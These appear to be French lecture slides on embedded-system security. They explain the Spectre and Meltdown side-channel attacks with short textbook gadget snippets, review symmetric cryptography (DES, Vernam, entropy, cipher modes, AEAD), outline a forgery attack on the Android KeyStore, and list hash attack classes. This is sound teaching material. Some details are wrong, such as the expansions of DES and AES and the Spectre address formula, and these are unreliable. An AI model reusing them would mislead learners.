
En fonction des différences de temps calculs observées on déduit la valeur de d_i (0 ou 1).

Spectre - Meltdown


- + Publiées en 2017, Spectre et Meltdown sont deux attaques qui exploitent des canaux cachés de cache (*Cache side-channel*)
- + Spectre et Meltdown sont deux procédés d'attaque mettant à profit les techniques *Out of Order Execution* et *Speculative Execution*.
- + Spectre utilise une variable d'attaque x , l'adresse de chargement d'un élément du tableau `array2`, dépend de la valeur `array1[x]`.
 - Si x est supérieure au nombre d'éléments du tableau `array1`, le contenu de l'adresse mémoire `@array2 + (256+array1[x])` est transféré dans le cache.
 - L'instruction spéculative se comporte comme une sonde permettant d'obtenir le contenu de `@array1+x`
- + Meltdown met à profit un bug Intel relatif à une escalade de privilège.
 - L'exécution spéculative d'une exception permet de basculer du mode `user` vers le mode `superviseur`.
 - Le mode `superviseur` accède à toute la mémoire du système, une sonde permet de lire une adresse liée à la valeur d'une donnée par exemple `@probe_array + data*4096`

Spectre - MeltDown


```
if (x < array1_size)
y = array2[array1[x] * 256];
```



```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```




Attaques adressant les systèmes embarqués



Examples of attack threats faced by embedded systems.

Rappels de Cryptographie

Chiffrement symétrique 1/3



Une seule clé de chiffrement et déchiffrement
Le chiffrement est une bijection $y=f(x)$



Les clés de chiffrement (*cipher keys*) et de déchiffrement (*uncipher*) sont identiques.

Les méthodes de bases du chiffrement sont

- La substitution (S-BOX): $n!$ bijections de $X[1,n]$ vers $X[1,n]$
 - Exemple le code de CESAR

Texte clair A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Texte codé D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

- La permutation (P-BOX) (on dit encore transposition). Un ensemble de données en clair (b éléments) est découpé en b/p blocs de p éléments.
 - Exemple ensemble de 20 éléments divisé en 4 blocs de 5 éléments.

x1 x2 x3 x4 x5
x6 x7 x8 x9 x10
x11 x12 x13 x14 x15
x16 x17 x18 x19 x20




- Les lignes et colonnes sont permutées selon un ordre connu (la clé de permutation)

On distingue le chiffrement par flot (*stream cipher*) et le chiffrement par bloc (*bloc cipher*).

- RC4 est un chiffrement par flot utilisé fréquemment par le protocole SSL. Il utilise des clés d'au plus 2048 bits et chiffre un octet (8 bits)
- DES (Digital Encryption Algorithm) utilise des clés de 56 bits et chiffre des blocs de 64 bits
- AES (Advanced Encryption Algorithm) utilise des clés de 128 bits et chiffre des blocs de 128 bits.

Exemple DES

- ✚ Le codage porte sur des blocs de données de 64 bits et utilise une clé unique de 64 bits (56 bits + 8 bits de parité - 1 bit /octet de parité impaire).
 - !!!!!!!!!!!!!!!! $2^{56} \ll 64!$
- ✚ On utilise une permutation initiale et une permutation finale inverse de la première. 16 transformations successives (selon le procédé de **FEISTEL**) sont définies
 - Le bloc de 64 bits est divisés en un bloc gauche L (32 bits) et droit R (32 bits).
 - $L_i = R_{i-1}$
 - $R_i = L_{i-1} \text{ exor } f(R_{i-1}, K_i)$, K_i clé de l'étage i .
 - A partir de R et d'une matrice E (de 6 colonnes et 8 lignes) on produit un nombre de 48 bits qui est ajouté (exor) à une clé K de 48 bits. Ces 48 bits sont repartis en 8 groupes de 6 bits, chaque groupe subit une transformation S_i (1..8) qui produit un mot de 4 bits.
- ✚ La clé (56 bits utiles) subit une permutation PC1 (2 matrices de 7 colonnes et 4 lignes), puis est séparée en deux groupes de 28 bits (C0 et D0). On produit par des décalages à gauche et à droite successifs les blocs C_i et D_i ($i=1, \dots, 16$). Une matrice PC2 permet d'obtenir les clés K_i à partir de C_i et D_i ($i=1, \dots, 16$)
- ✚ En pratique DES est utilisé selon l'algorithme dit triple DES, avec deux clés de 56 bits
 - $Y = E_1 \circ D_2 \circ E_1(x)$
- ✚ Il existe des attaques qui permettent de retrouver une clé DES à partir de 2^{40} blocs (préalablement connus) chiffrés



Deep Crack, 1999
90 milliards de clés par seconde, $2^{56} = 9$ jours
1 856 puces spécialisées pour le DES, contenues sur
29 cartes électroniques de 64 puces.

Chiffrement symétrique : notion d'entropie 3/3



- ✚ Claude Shannon a défini la notion d'entropie de l'information

- $H = - \sum p(x) \log_2 p(x)$

- soit $\log_2(n)$ pour n symboles équiprobables

- ✚ L'entropie conditionnelle de X sachant Y s'écrit

- $H(X,Y) = - \sum p(X=x,Y=y) \log_2 p(X=x,Y=y)$

- $H(X,Y) = H(X) + H(Y|X), H(Y|X) = H(X,Y) - H(X)$

$$- \sum_{i=1}^N p_i \log_2(p_i)$$

- ✚ Un système cryptographique parfait au sens de Shannon est tel que

- $H(M|C) = H(M)$, M le message en clair et C le message chiffré par une clé K .

- ✚ Par exemple une clé constituée par une suite d'octets aléatoires k_1, k_2, \dots, k_i réalise un système cryptographique parfait ($C_i = k_i \text{ exor } M_i, M_i = k_i \text{ exor } C_i$), c'est le code dit de *Vernam*.

- ✚ En particulier si tous les messages en clair sont équiprobables la taille de la clé doit être au moins aussi grande que la taille des messages en clair.

Il faut rafraichir une clé de chiffrement !

Exemple de calcul d'entropie

✚ $n = 2^p$ symboles M_i $i=0, \dots, n-1$

✚ Entropie de M

- $H(M) = - \sum p(M_i) \log_2 p(M_i) = p$

✚ Chiffrement de Vernam

- Générateur aléatoire R_i , $p(R_i) = 1/n$

- $C_i = M_i + R_i$ (exor)

- $H(C) = p$

✚ $p(X=M_i, Y=C_j) = p(X=M_i) \times 1/n = 1/n^2$

✚ $H(M, C) = - \sum \sum 1/n^2 \log_2 (1/n^2) = 2p$

✚ $H(M, C) = H(M) + p = H(M) + H(C)$

✚ $H(M | C) = H(M, C) - H(C) = H(M)$



Les chiffrements symétriques usuels

- ✚ RC4, clés d'au plus 2048 bits
 - Chiffrement par flux (octets)
 - ! Polarisé (biais) pour les 256 premiers octets
- ✚ 3xDES, avec 2 clés (112 bits)
 - Chiffrement de blocs de 64 bits
 - 2 clés K_1, K_2
 - $y = E(K_1, D(K_2, E(K_1, x)))$, soit chiffrement avec K_1 , déchiffrement avec K_2 , et chiffrement avec K_1
- ✚ AES avec une clé 128 bits ou 256 bits
 - Chiffrement de blocs de 128 bits
- ✚ Le mode *Cipher Block Chaining*, *CBC*
 - $IV_o = \text{null}$
 - $y_k = E(\text{Key}, IV_k \text{ exor } x_k)$
 - $IV_{k+1} = y_k$
- ✚ *CBC-MAC*
 - *Chiffrement en mode CBC*
 - *On ajoute au message un ensemble d'octets (padding) de telle sorte que la longueur obtenue soit un multiple de la taille du bloc. Le CBC-MAC est le dernier bloc calculé*
 - **ISO/IEC 9797**
 - *Method 1, padding avec une suite d'octets nuls*
 - *Method 2, padding avec un premier octet 0x80, complété par une suite d'octets nuls*
 - *Method 3, ajout d'un entête comportant la longueur, une attaque existe*

Autres Modes de Chiffrement

CTR (Counter Mode)


- $S_k = E(\text{Key}, \text{CT}_k)$
- $C_k = M_k \text{ exor } S_k$



CCM Counter with CBC-MAC,

- AES-CCM RFC 3610

GCM Galois/Counter Mode



The Galois/Counter Mode of Operation (GCM) David A. McGrew John Viega


http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposed_modes/gcm/gcm-spec.pdf

Authenticated Encryption with Associated Data (AEAD)

- + Un schéma assurant à la fois intégrité et confidentialité garantit la sécurité contre les attaques à chiffrés choisis :
 - $\text{IND-CPA} + \text{INT-CTXT} \Rightarrow \text{IND-CCA}$
 - IND-CPA= Chosen Plaintext Attack
 - INT-CTXT= Integrity of CipherText
 - IND-CCA= Chosen-Ciphertext Attack
- + MAC-And-Encrypt, non sûr
 - $\text{MAC}(M) || E(M)$
- + MAC-Then-Encrypt, mode non génériquement sûr, mais en pratique, on peut construire des schémas sûrs avec ce principe
 - $E(M || \text{MAC}(M))$
 - Exemple AES-CCM
- + **Encrypt-Then-MAC, si le mode de chiffrement est « sûr » et si le MAC assure l'intégrité alors cette composition est « sûre »**
 - $E(M) || \text{MAC}(E(M))$

<http://www.di.ens.fr/~fouque/mpri/MAC.pdf>

Encrypt then MAC



<http://www.di.ens.fr/~fouque/mpri/MAC.pdf>

Attaque sur le KeyStore Android



Hash then Crypt (HtC)

- Header: Soft_Key_Magic || Key_Type || KeyLength
 - 3x4 octets
- AES-CBC(MD5(Header || key) || (Header || key))



Attaque


- $m' = \text{Header}(m) || m$ (16 octets)
- $m'' = \text{padding} || \text{MD5}(m') || m'$
 - $\text{Header}(m'') || \text{padding} = 16$ octets
- $\text{HtC}(m'') = c0, c1, c2, c3$
 - $c0 = \text{IV}$
 - $c1 = E(c0 + \text{MD5}(\text{Header}(m'') || m''))$
 - $c2 = E(c1 + \text{Header}(m'') || \text{padding})$
 - $c3 = E(c2 + \text{MD5}(\text{Header}(m) || m))$
 - $c4 = E(c2 + (\text{Header}(m) || m))$
- $\text{HtC}(m') = c2(=IV), c3, c4$

Breaking Into the KeyStore: Mohamed Sabt , Jacques Traoré, “A Practical Forgery Attack Against Android KeyStore”, ESORICS 2016 .

Fonctions de HASH (empreinte)

- ✚ Une fonction d'empreinte (H) produit, à partir d'un message M une valeur pseudo aléatoire de p bits (soit 2^p empreintes). Les attaques sont classés en trois catégories
 - Collision: trouver un couple (M,M') tel que $H(M) = H(M')$
 - En raison du paradoxe des deux anniversaires, la probabilité d'une collision est de $1/2^{p/2}$
 - 1st pre-image, étant donné X, trouver M tel que $H(M) = X$
 - 2nd pre-image, étant donné M, trouver M' tel que $H(M') = H(M)$
 - Dans le cas d'un algorithme parfait, la probabilité d'une collision est de $1/2^{p/2}$ essais et pour les *pre-image* $1/2^p$.
- ✚ Les fonctions de hash sont surjectives !

